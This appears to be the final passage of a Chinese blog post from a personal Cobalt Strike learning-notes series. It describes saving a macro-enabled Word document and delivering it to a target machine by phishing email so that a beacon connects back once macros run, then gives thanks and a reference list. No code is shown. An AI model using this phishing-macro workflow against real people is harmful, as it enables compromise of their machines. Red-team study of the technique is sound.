
9、关闭编辑器

10、将文档保存为启用宏的文档，这里可以选择保存为 `启用宏的 Word 文档` 或者 `Word 97-2003 文档`



接下来使用钓鱼邮件等方式上传到靶机，当靶机运行该文档后启用宏内容即可上线。






> 这里不得不吐槽一句，Microsoft Office 的东西安装是真的麻烦。

在上面 2-8 步骤创建编辑宏内容的过程，也可以打开 `开发工具 --> Visual Basic` 界面，这里推荐使用快捷键 `Alt+F11` 打开该界面。

之后编辑 `ThisDocument` 模块，粘贴宏代码也可以达到上述 2-8 步的效果。



自 4 月 19 日发布 Cobalt Strike 第一节笔记开始，已经过去了半年的时间，踩过了无数坑，解

决了无数的坑。

感谢 Cobalt Strike 的作者 `Raphael Mudge` 的课程，感谢 UP `Hack 学习呀` 上传的中文翻译版本，感谢 `A-Team` 团队的 Cobalt Strike 4.0 中文翻译手册，感谢每篇笔记最后参考链接的作者们，感谢曾经帮助我解决所碰到问题的大佬们，谢谢你们。

最后，还有一点要注意的就是， `CS学习笔记` 系列只是我个人在学习 Cobalt Strike 的过程中所做的笔记，建议不要当做教程看，因为其中我本身已经知道的知识点和感觉不重要知识点我是没有记录的。

将自己的笔记公开发出来的目的有二：一是便于自己遗忘时随时查找，这也是 17 年我建立这个公众号的主要目的；二是在笔记中我会记录一些坑的解决方法，如果你碰到和我一样的问题，或

许我这小菜鸟写的笔记就能帮助到你。

> 参考链接：
> https://xz.aliyun.com/t/3975
> https://payloads.online/tools/socat
> https://zhuanlan.zhihu.com/p/93718885
> https://www.anquanke.com/post/id/156299
> https://www.bilibili.com/video/BV16b411i7n5
> https://www.freebuf.com/sectool/173366.html
> https://my.oschina.net/u/4300698/blog/3382230
> https://segmentfault.com/a/1190000019290085
> https://www.cnblogs.com/cthon/p/9151467.html
> https://www.secpulse.com/archives/127186.html
> https://www.freebuf.com/articles/web/231892.html
> https://klionsec.github.io/2017/09/23/cobalt-strike/
> https://www.renfei.org/blog/introduction-to-spf.html
> https://www.cnblogs.com/backlion/p/10616308.html

https://www.cnblogs.com/backlion/p/10616308.html
https://blog.csdn.net/hnjztyx/article/details/52910478
http://blog.leanote.com/post/snowming/62ec1132a2c9
https://blog.csdn.net/pipisorry/article/details/52269785
https://blog.csdn.net/l1028386804/article/details/86675559
https://www.freebuf.com/company-information/167460.html
https://blog.csdn.net/qq_34101364/article/details/108062913
https://blog.csdn.net/github_35186068/article/details/80518681
https://pythonpig.github.io/2018/01/17/Cobaltstrike-SMB-beacon/
https://www.varonis.com/blog/kerberos-how-to-stop-golden-tickets/
https://lunamoore.github.io/2020/08/18/veil-evasion%E5%AE%89%E8%A3%85/
https://blog.cobaltstrike.com/2014/09/09/infrastructure-for-ongoing-red-team-operations/
https://wooyun.js.org/drops/Powershell%20%E6%8F%90%E6%9D%83%E6%A1%86%E6%9E%B6-Powerup.html
https://docs.microsoft.com/zh-cn/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview
https://blog.ateam.qianxin.com/CobaltStrike4.0%E7%94%A8%E6%88%B7%E6%89%8B%E5%86%8C_%E4%B8%AD%E6%96%87%E7%BF%BB%E8%AF%91.pdf
更多信息欢迎关注我的微信公众号：TeamsSix